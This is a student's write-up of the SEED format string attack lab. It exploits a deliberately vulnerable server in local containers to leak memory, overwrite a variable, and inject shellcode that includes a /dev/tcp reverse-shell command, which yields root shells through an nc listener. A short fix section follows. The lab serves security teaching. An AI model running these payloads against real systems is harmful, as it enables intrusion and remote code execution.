

Format String Attack Lab

SEED 2.0

ENTER YOUR NAME

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Environment Setup

```
[04/14/23]seed@VM:~/.../SEED$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/14/23]seed@VM:~/.../SEED$ █
```

```
[04/14/23]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -z execstack -static -m32 -o format-32 format.c
format.c: In function 'myprintf':
format.c:41:5: warning: format not a string literal and no format arguments [-Wformat-security]
    41 |     printf(msg);
        |           ^~~~~
gcc -DBUF_SIZE=100 -z execstack -o format-64 format.c
format.c: In function 'myprintf':
format.c:41:5: warning: format not a string literal and no format arguments [-Wformat-security]
    41 |     printf(msg);
        |           ^~~~~
[04/14/23]seed@VM:~/.../server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers

Removing intermediate container 7b355a183cf4
---> 8434efd8afc8
Step 6/6 : CMD ./server
---> Running in a3720424b5e5
Removing intermediate container a3720424b5e5
---> a2c08bbae595

Successfully built a2c08bbae595
Successfully tagged seed-image-fmt-server-2:latest
WARNING: Image for service fmt-server-2 was built because it did not already exist. To rebuild this image you must use `docker-compose build` or `docker-compose up --build`.
Creating server-10.9.0.5 ... done
Creating server-10.9.0.6 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
█
```

Task 1


Sending hello to server when it asks to send input.



A terminal window titled 'seed@VM: ~/.../server-code' with three tabs. The command prompt shows the date [04/14/23] and the user 'seed@VM' in the directory '~/.../server-code'. The command entered is 'echo hello | nc 10.9.0.5 9090'. The cursor is on the line below the command.

```
seed@VM: ~/.../server-code
[04/14/23]seed@VM:~/.../server-code$ echo hello | nc 10.9.0.5 9090
```

Starting the server where it asks for user input and as shown in the screenshot above the hello ping was sent to the server.



A terminal window titled 'seed@VM: ~/.../server-code' with three tabs. The command prompt shows the date [04/14/23] and the user 'seed@VM' in the directory '~/.../server-code'. The command entered is 'dcup'. The output shows server status and logs for a connection from 10.9.0.1, including memory addresses and the received input 'hello'.

```
seed@VM: ~/.../server-code
[04/14/23]seed@VM:~/.../server-code$ dcup
server-10.9.0.5 is up-to-date
server-10.9.0.6 is up-to-date
Attaching to server-10.9.0.5, server-10.9.0.6
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd410
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 6 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd338
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | hello
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_) Returned properly (^_)(^_)
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd410
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
```

I have changed the input as to put go beyond the 1500 bytes of data that can be accepted by the server.

```
[04/14/23]seed@VM:~/.../server-code$ echo %s | nc 10.9.0.5 9090
^C
[04/14/23]seed@VM:~/.../server-code$ echo %s | nc 10.9.0.5 9090
^C
[04/14/23]seed@VM:~/.../server-code$ echo %s | nc 10.9.0.5 9090
|
```

Now the program gets stuck and crashes.

```
seed@VM: ~/.../server-code  seed@VM: ~/.../server-code  seed@VM: ~/.../server-code
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:      0xffffd410
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 3 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd338
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:      0xffffd410
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 3 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd338
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address:      0xffffd410
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
_
```

Task 2A

Using the script to find the first 4 bytes of the buffer array on stack. Where a number has been added for easy identification.

```
print.py
~/Desktop/SEED/Labsetup/attack-code
Open Save
1 import sys
2 N = 1500
3 content = bytearray(0x0 for i in range(N))
4 number = 0xACBDACBD
5 content[0:4] = (number).to_bytes(4,byteorder='little')
6 s = "%x|" * 499
7 fmt = (s).encode('latin-1')
8 content[4:4+len(fmt)] = fmt
9 with open('badfile2', 'wb') as f:
10     f.write(content)
```

Sending the script to the server.

```
[04/14/23] seed@VM:~/.../attack-code$ gedit print.py
[04/14/23] seed@VM:~/.../attack-code$ python3 print.py
[04/14/23] seed@VM:~/.../attack-code$ cat badfile2 | nc 10.9.0.5 9090
```

It is evident from the screenshot below that the number has been identified as highlighted in the screenshot below and mentioned in **number** variable in the screenshot above.

[illegible]

Task 2B

Using this script to perform this task. Where secret address has been placed in variable **number**. Which will be changed to the address of the secret message.

```
Open  heap.py  Save  -  X
~/Desktop/SEED/Labsetup/attack-code
1 import sys
2 N = 1500
3 content = bytearray(0x0 for i in range(N))
4 number = 0x080b4008
5 content[0:4] = (number).to_bytes(4,byteorder='little')
6 s = "%x"*63+"\nsecret message:%s"
7 fmt = (s).encode('latin-1')
8 content[4:4+len(fmt)] = fmt
9 with open('badfile2b', 'wb') as f:
10     f.write(content)
```

Sending the script to server.

```
[04/14/23]seed@VM:~/.../attack-code$ python3 heap.py
[04/14/23]seed@VM:~/.../attack-code$ cat badfile2b | nc 10.9.0.5 9090
cat: badfile2b: No such file or directory
^C
[04/14/23]seed@VM:~/.../attack-code$ cat badfile2B | nc 10.9.0.5 9090
[04/14/23]seed@VM:~/.../attack-code$
```

Now it is evident from the screenshot below that the secret message as mentioned in the script as secret message has been found and displayed

```
server-10.9.0.5 | Got a connection from 10.9.0.1
server-10.9.0.5 | Starting format
server-10.9.0.5 | The input buffer's address: 0xffffd1f0
server-10.9.0.5 | The secret message's address: 0x080b4008
server-10.9.0.5 | The target variable's address: 0x080e5068
server-10.9.0.5 | Waiting for user input .....
server-10.9.0.5 | Received 1500 bytes.
server-10.9.0.5 | Frame Pointer (inside myprintf): 0xffffd118
server-10.9.0.5 | The target variable's value (before): 0x11223344
server-10.9.0.5 | @
server-10.9.0.5 | 1122334410008049db580e532080e61c0ffffd1f0ffffd11880e62d480e5000
server-10.9.0.5 | fffffd1b88049f7effffd1f00648049f4780e53205dc5dcffffd1f0ffffd1f080e972000000000000
server-10.9.0.5 | 00000000000000006bbd9c0080e500080e5000ffffd7d88049effffd1f05dc5dc80e5320000ffffd
server-10.9.0.5 | 8a40005dc
server-10.9.0.5 | secret message:A secret message
server-10.9.0.5 | The target variable's value (after): 0x11223344
server-10.9.0.5 | (^_^)(^_^) Returned properly (^_^)(^_^)
```

Task 3

Task 3A

Now to find the address of the target placed in variable named **number**. Simply in the script modified the address with %n which modifies the value of corresponding parameter address by 4 bytes.

Task 3B

Modified the script so the address is also changed instead of just pointing to 0x5000 value. The script has been modified according to these calculations $0x5000=20480=4+62*325+326$.

```
1#!/usr/bin/python3
2import sys
3
4N = 1500
5content = bytearray(0x0 for i in range(N))
6
7number = 0x080e5068
8content[0:4] = (number).to_bytes(4,byteorder='little')
9
10s = "%.325x"*62+"%.326x"+"%n\n"
11
12fmt = (s).encode('latin-1')
13content[4:4+len(fmt)] = fmt
14
15with open('badfile3b','wb') as f:
16    f.write(content)
```

Sending the script to the server.

```
[04/15/23] seed@VM:~/.../attack-code$ gedit targetb.py
[04/15/23] seed@VM:~/.../attack-code$ python3 targetb.py
[04/15/23] seed@VM:~/.../attack-code$ cat badfile3b | nc 10.9.0.5 9090
[04/15/23] seed@VM:~/.../attack-code$
```

This is the response received.

[illegible]

[illegible]

5

I modified the script to fit the calculations $0xAABB=43707=12+693*62+729$ and $0xCCDD=43708=12+693*62+729$

```
targetc.py
~/Desktop/SEED/Labsetup/attack-code
Save

1#!/usr/bin/python3
2import sys
3
4# Initialize the content array
5N = 1500
6content = bytearray(0x0 for i in range(N))
7
8# This line shows how to store a 4-byte integer at offset 0
9number = 0x080e506a
10content[0:4] = (number).to_bytes(4,byteorder='little')
11
12# This line shows how to store a 4-byte string at offset 4
13content[4:8] = ("@@@").encode('latin-1')
14
15number = 0x080e5068
16content[8:12] = (number).to_bytes(4,byteorder='little')
17# This line shows how to construct a string s with
18# 12 of "%.8x", concatenated with a "%n"
19s = "%.693x"*62 + "%.729x" + "%hn" + "%.8738x" + "%hn\n"
20
21# The line shows how to store the string s at offset 8
22fmt = (s).encode('latin-1')
23content[12:12+len(fmt)] = fmt
24
25# Write the content to badfile
26with open('badfile3c', 'wb') as f:
27    f.write(content)
```

```
[04/15/23] seed@VM:~/.../attack-code$ gedit targetc.py
[04/15/23] seed@VM:~/.../attack-code$ python3 targetc.py
[04/15/23] seed@VM:~/.../attack-code$ cat badfile3c | nc 10.9.0.5 9090
[04/15/23] seed@VM:~/.../attack-code$
```

[illegible]

Task 4

Using the following script.

```
exploit.py
~/Desktop/SEED/Labsetup/attack-code

1#!/usr/bin/python3
2import sys
3
4# 32-bit Generic Shellcode
5shellcode_32 = (
6    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
7    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
8    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
9    "/bin/bash*"
10    "-c*"
11    # The * in this line serves as the position marker          *
12    "/bin/ls -l; echo '==== Success! ====='                  *"
13    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
14    "BBBB" # Placeholder for argv[1] --> "-c"
15    "CCCC" # Placeholder for argv[2] --> the command string
16    "DDDD" # Placeholder for argv[3] --> NULL
17).encode('latin-1')
18
19
20# 64-bit Generic Shellcode
21shellcode_64 = (
22    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
23    "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
24    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
25    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
26    "/bin/bash*"
27    "-c*"
28    # The * in this line serves as the position marker          *
29    "/bin/ls -l; echo '==== Success! ====='                  *"
30    "AAAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
31    "BBBBBBBB" # Placeholder for argv[1] --> "-c"
32    "CCCCCCCC" # Placeholder for argv[2] --> the command string
33    "DDDDDDDD" # Placeholder for argv[3] --> NULL
34).encode('latin-1')
35
36N = 1500
37# Fill the content with NOP's
38content = bytearray(0x90 for i in range(N))
39
40# Choose the shellcode version based on your target
41shellcode = shellcode_32
42
43# Put the shellcode somewhere in the payload
44start = 0 # Change this number
45content[start:start + len(shellcode)] = shellcode
46
47#####
48#
49# Construct the format string here
50#
51#####
52
53# Save the format string to file
```


Now leading to the modification in it which includes the starting address added with buffer and length of 1500 shellcode bytes entered by the user.

The return address of myprintf: 0xffffd128+0x4=0xffffd12c

The starting address of the shellcode: $0xffffd200 + 1364 = 0xffffd754$

Calculations to be used are $0xffff - 65535 = 12 + 62 * 1056 + 51$ where $0x1D754 = 120660$ and $0x1D754 - 0xffff = 55125$. Where it is to be noted that $0x1D754$ is smaller than $0xffff$. Which leads to the following modified code.

```

45 content[start:start + len(shellcode)] = shellcode
46
47 #####
48 #
49 #     Construct the format string here
50 #
51 number = 0xffffd12e
52 content[0:4] = (number).to_bytes(4,byteorder='little')
53
54 number1 = 0xffffd12c
55 content[4:8] = ("abcd").encode('latin-1')
56
57 s = "%.1056x"*62 + "%.51x" + "%hn" + "%.55125x" + "%hn"
58 fmt = (s).encode('latin-1')
59 content[12:12+len(fmt)] = fmt
60 #####
61
62 # Save the format string to file
63 with open('badfile4', 'wb') as f:
64     f.write(content)

```

Sending the script tot the server

```
[04/15/23] seed@VM:~/.../attack-code$ gedit exploit.py
[04/15/23] seed@VM:~/.../attack-code$ python3 exploit.py
[04/15/23] seed@VM:~/.../attack-code$ cat badfile4 | nc 10.9.0.5 9090
[04/15/23] seed@VM:~/.../attack-code$
```

This is the response on server side.

[illegible]

```
0C          0C
0CG0[H0K
0KP0CT0KH101005 | 0KL0K
                00000/bin/bash*-c*/bin/ls -l; echo '==== Success! ====='
                *AAAABBBBCCCCDDDDThe target variable's value (after): 0x11223344
server-10.9.0.5 | total 768
server-10.9.0.5 | -rw----- 1 root root 319488 Apr 30 05:28 core
server-10.9.0.5 | -rwxrwxr-x 1 root root 709340 Apr 21 07:56 format
server-10.9.0.5 | -rwxrwxr-x 1 root root 17880 Apr 21 07:56 server
```

```
[04/15/23] seed@VM:~/.../attack-code$ gedit exploit.py
[04/15/23] seed@VM:~/.../attack-code$ python3 exploit.py
[04/15/23] seed@VM:~/.../attack-code$ cat badfile4 | nc 10.9.0.5 9090
```

```
[04/15/23]seed@VM:~/.../server-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

[illegible]

```
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 35118
root@31ced7fbe7cc:/fmt# ls
ls
core
format
server
root@31ced7fbe7cc:/fmt#
```

Testing the 64 bit server program.

```
[04/15/23] seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.6 9090
```

Which has been successfully received.

```
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:      0x00007ffff24f4d90
server-10.9.0.6 | The secret message's address: 0x00005581c8e16008
server-10.9.0.6 | The target variable's address: 0x00005581c8e18010
server-10.9.0.6 | Waiting for user input .....
server-10.9.0.6 | Received 6 bytes.
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007ffff24f4c
d0
server-10.9.0.6 | The target variable's value (before): 0x11223344556677
88
server-10.9.0.6 | hello
server-10.9.0.6 | The target variable's value (after):  0x11223344556677
88
server-10.9.0.6 | (^_^)(^_^) Returned properly (^_^)(^_^)
server-10.9.0.6 | Got a connection from 10.9.0.1
server-10.9.0.6 | Starting format
server-10.9.0.6 | The input buffer's address:      0x00007ffe35eddf10
server-10.9.0.6 | The secret message's address: 0x00005598ba972008
server-10.9.0.6 | The target variable's address: 0x00005598ba974010
server-10.9.0.6 | Waiting for user input .....
```

Now with the same method as in Task 2A I found the starting position of the input.

[illegible]

Where this is the result point.

```
server-10.9.0.6 | 9090909090909090
server-10.9.0.6 | 9090909090909090
server-10.9.0.6 | ffffffffffffffffff
server-10.9.0.6 | 9090909090909090
```

Now modifying the exploit code used in the previous task by also adding string parameters accordingly to get the attack done.

```
20 # 64-bit Generic Shellcode
21 shellcode_64 = (
22     "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
23     "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
24     "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
25     "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
26     "/bin/bash*"
27     "-c*"
28     # The * in this line serves as the position marker
29     "/bin/bash -i > ; /dev/tcp/10.9.0.1/9090 0<&1
    2>&1
    *"
30     "AAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
31     "BBBBBBBB" # Placeholder for argv[1] --> "-c"
32     "CCCCCCC" # Placeholder for argv[2] --> the command string
33     "DDDDDDD" # Placeholder for argv[3] --> NULL
34 ).encode('latin-1')
35
36 N = 1500
37 # Fill the content with NOP's
38 content = bytearray(0x90 for i in range(N))
39
40 # Choose the shellcode version based on your target
41 shellcode = shellcode_64
42
```

Starting the listener to get the reverse shell.

```
[04/15/23] seed@VM:~/.../server-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

Sending the script to the server.

```
[04/15/23] seed@VM:~/.../attack-code$ gedit exploit.py
[04/15/23] seed@VM:~/.../attack-code$ python3 exploit.py
[04/15/23] seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```



```
server-10.9.0.6 | Frame Pointer (inside myprintf):      0x00007ffe9ddc0e
30
server-10.9.0.6 | The target variable's value (before): 0x11223344556677
88
server-10.9.0.6 | .000abcd      0C
```

Coming back to the listener I got a reverse shell.

```
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 48180
root@e81226e7edf2:/fmt# ls
ls
core
format
server
```

Task 6

To fix the issues I went to the **server-code** directory and modified the **format.c** file.

```
Format.c
~/Desktop/SEED/Labsetup/server-code
Save

29     asm("movq %%rbp, %0" : "=r" (framep));
30     printf("Frame Pointer (inside myprintf):      0x%.16lx\n",
    (unsigned long) framep);
31     printf("The target variable's value (before): 0x%.16lx\n",
    target);
32 #else
33     unsigned int *framep;
34     // Save the ebp value into framep
35     asm("movl %%ebp, %0" : "=r"(framep));
36     printf("Frame Pointer (inside myprintf):      0x%.8x\n",
    (unsigned int) framep);
37     printf("The target variable's value (before): 0x%.8x\n",
    target);
38 #endif
39
40     // This line has a format-string vulnerability
41     printf("%s",msg);
42
43 #if __x86_64__
44     printf("The target variable's value (after):  0x%.16lx\n",
    target);
45 #else
46     printf("The target variable's value (after):  0x%.8x\n",
    target);
47 #endif
48
49 }
50
51
52 int main(int argc, char **argv)
53 {
54     char buf[1500];
55
```

Compiling the code.

```
[04/15/23]seed@VM:~/.../server-code$ gedit format.c
[04/15/23]seed@VM:~/.../server-code$ make
gcc -DBUF_SIZE=100 -z execstack -static -m32 -o format-32 format.c
gcc -DBUF_SIZE=100 -z execstack -o format-64 format.c
[04/15/23]seed@VM:~/.../server-code$ make install
cp server ../fmt-containers
cp format-* ../fmt-containers
[04/15/23]seed@VM:~/.../server-code$
```

```
[04/15/23] seed@VM:~/.../server-code$ dcup
Starting server-10.9.0.6 ... done
Starting server-10.9.0.5 ... done
Attaching to server-10.9.0.6, server-10.9.0.5
```

```
[04/15/23] seed@VM:~/.../attack-code$ gedit exploit.py
[04/15/23] seed@VM:~/.../attack-code$ python3 exploit.py
[04/15/23] seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

[illegible]